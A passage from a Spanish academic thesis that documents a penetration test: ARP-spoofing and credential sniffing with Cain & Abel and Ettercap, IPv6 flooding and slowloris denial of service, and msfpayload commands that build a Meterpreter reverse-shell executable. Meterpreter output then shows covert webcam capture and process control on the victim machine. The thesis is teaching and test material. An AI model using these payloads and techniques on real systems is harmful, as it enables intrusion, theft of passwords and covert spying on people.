- **Fase de Penetración:** Caín & Abel.- Es una herramienta para obtener contraseñas. Es fácil de utilizar además que ayuda a la recuperación de varias contraseñas que se encuentran en la red, craqueo de contraseñas encriptadas que utilizan ataques de diccionario, fuerza bruta.

La herramienta no explota ninguna vulnerabilidad cubre aspectos de seguridad, debilidades en los protocolos, métodos de autenticación, almacenamiento en memoria caché


Captura de Pantalla Nº 24: Caín y Abel



Información extraída de: Caín y Abel

Se debe establecer el rango que se desea analizar o se puede elegir todos los host presentes en la SUBNET.


Captura de Pantalla Nº 25: Selección del rango de escaneo



Información extraída de: Caín y Abel


A continuación se cargarán todas las direcciones IP y MAC ADDRESS de los host de la subred.

Captura de Pantalla Nº 26: Escaneo



Información extraída de: Caín y Abel


Captura de Pantalla Nº 27: Selección de las víctimas



Información extraída de: Caín y Abel

Al aceptar se mostrará el acceso que se obtenga a cada IP objetivo. En este caso a IP que se tenga total acceso tendrá el estado Full routing, caso contrario Halfrouting que representa que el antivirus o firewall no permite que se envenene completamente.


Captura de Pantalla Nº 28: Envenenamiento



Información extraída de: Caín y Abel

Las IPS que han sido envenenadas mientras vayan ingresando contraseñas sobre sus sitios web. La herramienta irá capturando esta información. Todo depende del tipo de seguridad e encriptación que tenga la página. En este caso se probó http: www.puceing.edu.ec y se obtuvo el usuario y contraseña. Para la práctica se introdujo test2test2.

Captura de Pantalla Nº 29: SNIFFER




Información extraída de: Caín y Abel

La misma técnica se la puede hacer manualmente sin la ayuda de la herramienta gráfica con el uso de los siguientes comandos.

El ARPSpoofing es una herramienta utilizada para infiltrarse en una red, con el fin de husmear los paquetes de datos que pasan por la red local. Se puede obtener información sensible sobre la víctima, como nombres de usuarios, contraseñas, cookies.

Esto se reconoce como un ataque "Man in themiddle" o en español "El hombre en el medio" con ARP-Spoof.

Ilustración Nº 13: Interacción normal de la solicitud ARP




Elaborado por: Jeniffer Rizzo R.

En la figura anterior se puede observar la interacción del usuario con el equipo de capa de enlace que es el encargado de encontrar la dirección hardware o la Ethernet MAC que corresponde a la dirección IP. El protocolo se traduce las direcciones IP a direcciones MAC.

Lo que se intenta realizar mediante el ataque del hombre en el medio es ser mediador entre las comunicaciones y hacer el rol de usuario y gateway al mismo tiempo mediante la herramienta ARP-Spoofing.

Ilustración Nº 14: Diagrama de ataque de hombre en el medio



Elaborado por: Jeniffer Rizzo R.

Para realizar lo anteriormente descrito se debe ingresar:

- En una terminal se ingresa el comando con la IP del servidor y la IP de la víctima.

Captura de Pantalla Nº 30: Comando

Elaborado por: Jeniffer Rizzo R

- En una nueva terminal realizamos mismo proceso en sentido contrario.

Captura de Pantalla Nº 31: Comando

Elaborado por: Jeniffer Rizzo R

- Una herramienta conocida para realizar ARP-Spoof se llama Ettercap, se ingresa el siguiente comando:

espacio en blanco apropósito

Captura de Pantalla Nº 32: ETTERCAP

Elaborado por: Jeniffer Rizzo R

El principio del ARPSpoofing es enviar mensajes ARP falsos dentro de la Ethernet con el fin de asociar la dirección MAC del atacante con la dirección IP de otro nodo atacado. Cualquier tráfico dirigido a la dirección IP del proxy, será direccionado al atacante, sin llegar a su destino real al igual que todo el tráfico que esté generando el host Atacado.

- Con el fin de conocer si la máquina del atacante esta envenenada se utiliza el 0 y el 1 para saber el envío de paquetes.

Captura de Pantalla Nº 33: Configuración de recepción de paquetes


Elaborado por: Jeniffer Rizzo R

Captura de Pantalla Nº 34: Configuración de recepción de paquetes

Elaborado por: Jeniffer Rizzo R

- Desde la máquina de la víctima se debería correr el comando arp –a para notar que se encuentra envenenada por medio de la duplicación de las direcciones MAC.

Captura de Pantalla Nº 35: Comando ARP-A



Elaborado por: Jeniffer Rizzo R


Posteriormente una vez que se haya completado el envenenamiento, el atacante podrá obtener información sensible del atacante tal como:

Captura de Pantalla Nº 36: Obtención de usuario y contraseña

Elaborado por: Jeniffer Rizzo R

Este tipo de información también puede ser detectado por medio de wireshark una vez que se encuentre envenenada la red.

Captura de Pantalla Nº 37: Obtención de usuario y contraseña



Información extraída de: Wireshark


La secuencia de comandos “floof_router6” se la ejecuta con el fin de aprovechar debilidades relacionadas a los sistemas operativos que aceptan enrutamiento de IPv6. Se envía a la red solicitudes falsas por minuto ocasionando latencia de red a nivel de ping respuesta en el protocolo ICMP.

Captura de Pantalla Nº 38: Flood_router

Elaborado por: Jeniffer Rizzo R.

Hashcollision_dos (auxiliary de metasploit), con el fin de realizar una degradación del rendimiento de la página web.

Captura de Pantalla Nº: 39 Hashcollision




Elaborado por: Jeniffer Rizzo R.

Con la ejecución de este metasploit, se observó que el rendimiento de la página web disminuyó. El tiempo de respuesta era muy variante.

De la misma manera se logró que la página web presente intermitencia mediante el uso de la herramienta slowloris.

Esta herramienta trata de mantener muchas conexiones con el servidor Web de destino y mantenerlas abiertas el mayor tiempo posible. Estos completarán el número máximo de conexiones simultáneas ocasionando la negación de intentos de conexión.

Captura de Pantalla Nº 40: Slowloris



Elaborado por: Jeniffer Rizzo R.

La vulnerabilidad DNS snooping no se pudo explotar ya que una vez que se realizó la prueba con un script privativo esta arrojo como resultado falso negativo. Es decir, que no tiene este tipo de vulnerabilidad.

Adicionalmente, el utilizar exploits de ataque tampoco se obtuvo resultados exitosos por el uso de antivirus.

Con los resultados obtenidos en estas fases no se pudo proseguir a las siguientes etapas ya que la penetración no fue exitosa. Sin embargo, se procedió a la creación de un virus con el fin de saber si se puede vulnerar las seguridades implementadas. Lo que tampoco resulto efectivo.

Para aprendizaje se enveneno una computadora bajando sus seguridades con el fin de conocer como un hacker puede entrar y tener el dominio de los computadores que son vulnerables.


Para la creación del virus, se ejecuta el siguiente comando obteniendo un documento ejecutable que deberá ser corrido por la víctima.

Captura de Pantalla Nº 41: Creación del virus

```
root@kali:~# history | grep msfpayload
 1057  msfpayload linux/x86/shell_reverse_tcp LHOST=10.0.0.28 LPORT=4444 x > /root/Desktop/backdoor_demo
 1061  msfpayload linux/x86/shell_reverse_tcp LHOST=200.10.20.2 LPORT=4444 x > /root/Desktop/backdoor_demo
 2004  msfpayload
 2005  history | grep msfpayload
root@kali:~# msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.1.207 LPORT=4444 x > /root/Desktop/tesis_jen.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
 Length: 290
Options: {"LHOST"=>"192.168.1.207", "LPORT"=>"4444"}
```

Elaborado por: Jeniffer Rizzo R.


Captura de Pantalla Nº 42: Ejecutable



Elaborado por: Jeniffer Rizzo R.

Se procede a ejecutar del lado del atacante. Una vez que la víctima se encuentre infectada el atacante obtendrá información y por medio de comandos podrá tener acceso a la computadora de la victima sin ser detectado.

Captura de Pantalla Nº 43: Exploit



Elaborado por: Jeniffer Rizzo R

En este caso se hizo una captura del escritorio de la víctima.


Captura de Pantalla Nº 44: Escritorio de la víctima

Elaborado por: Jeniffer Rizzo R

De la misma manera se puede tener acceso a la cámara del equipo de la victima sin que lo note.

Captura de Pantalla Nº 45: Webcam de la víctima

```
meterpreter >
meterpreter > webcam_
webcam_list  webcam_snap
meterpreter > webcam_list
1: HP Webcam
2: HP Web Camera Filter
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/Irn8WFSz.jpeg
meterpreter > run webcam
[*] Starting webcam 1: HP Webcam
[*] View live stream at: ./webcam.htm
[*] Image saved to : ./webcam.jpg
```



Elaborado por: Jeniffer Rizzo R

Se puede tomar el control total del computador por lo que se puede observar los procesos que se están ejecutando y cerrar dichas aplicaciones por comandos.

Captura de Pantalla Nº 46: Procesos de la víctima

```
8104   7208   postgres.exe                        4294967295
8108   652    FNPLicensingService.exe             4294967295
8188   7208   postgres.exe                        4294967295
8592   8340   AdobeARM.exe              x86       1          Jennifer-PC\Jennifer  C:\Program Files (x86)\Common Files\Adobe\ARM\1.0\AdobeARM.exe
8792   5532   vmware-vmx.exe            x86_64    1          Jennifer-PC\Jennifer  C:\Program Files (x86)\VMware\VMware Workstation\x64\vmware-vmx
exe
8884   764    FlashUtil11f_ActiveX.exe  x86       1          Jennifer-PC\Jennifer  C:\Windows\SysWOW64\Macromed\Flash\FlashUtil11f_ActiveX.exe
9412   1712   vmware.exe                x86       1          Jennifer-PC\Jennifer  C:\Program Files (x86)\VMware\VMware Workstation\vmware.exe
9704   764    ApplePhotoStreams.exe     x86       1          Jennifer-PC\Jennifer  C:\Program Files (x86)\Common Files\Apple\Internet Services\App
ePhotoStreams.exe
9892   11188  wordpad.exe               x86_64    1          Jennifer-PC\Jennifer  C:\Program Files\Windows NT\Accessories\WORDPAD.EXE
10084  11084  ielowutil.exe             x86       1          Jennifer-PC\Jennifer  C:\Program Files (x86)\Internet Explorer\IELowutil.exe
10612  9852   realsched.exe             x86       1          Jennifer-PC\Jennifer  C:\Program Files (x86)\Real\RealPlayer\update\realsched.exe
10828  1712   SoundRecorder.exe         x86_64    1          Jennifer-PC\Jennifer  C:\Windows\system32\SoundRecorder.exe
10856  9412   vmware-unity-helper.exe   x86       1          Jennifer-PC\Jennifer  C:\Program Files (x86)\VMware\VMware Workstation\vmware-unity-h
lper.exe
11124  1712   tesis_jen.exe             x86       1          Jennifer-PC\Jennifer  C:\Users\Jennifer\Desktop\tesis_jen.exe
11832  116    audiodg.exe               x86_64    0
13148  13248  splwow64.exe              x86_64    1          Jennifer-PC\Jennifer  C:\Windows\splwow64.exe
13248  1712   WINWORD.EXE               x86       1          Jennifer-PC\Jennifer  C:\Program Files (x86)\Microsoft Office\Office12\WINWORD.EXE
13524  464    WMIADAP.exe                         4294967295
13740  1712   cmd.exe                   x86_64    1
14080  652    taskhost.exe              x86_64    1
14300  11712  DaemonProcess.exe         x86       1
14428  15312  TscHelp.exe               x86       1          Jennifer-PC\Jennifer  C:\Program Files (x86)\TechSmith\Camtasia Studio 8\TSCHelp.exe
14540  1712   Acrobat.exe               x86       1          Jennifer-PC\Jennifer  C:\Program Files (x86)\Adobe\Acrobat 9.0\Acrobat\Acrobat.exe
14584  1712   iexplore.exe              x86       1          Jennifer-PC\Jennifer  C:\Program Files (x86)\Internet Explorer\iexplore.exe
14588  548    conhost.exe               x86_64    1
14900  14388  UpdateMoboGenie.exe       x86       1
15312  1712   CamtasiaStudio.exe        x86       1          Jennifer-PC\Jennifer  C:\Program Files (x86)\TechSmith\Camtasia Studio 8\CamtasiaStud
io.exe
```

Elaborado por: Jeniffer Rizzo R


Captura de Pantalla Nº 47: Matar un proceso de la víctima

Elaborado por: Jeniffer Rizzo R

En este caso de estudio se puede tomar en cuenta el resto de etapas que no pudieron ser completadas en el caso anterior por no tener una penetración exitosa.

- **Fase de mantener el acceso:** El atacante puede tener la lista de procesos y navegar sobre ellos manteniendo el acceso y realizando las actividades que necesite.

Captura de Pantalla Nº 48: Lista de procesos



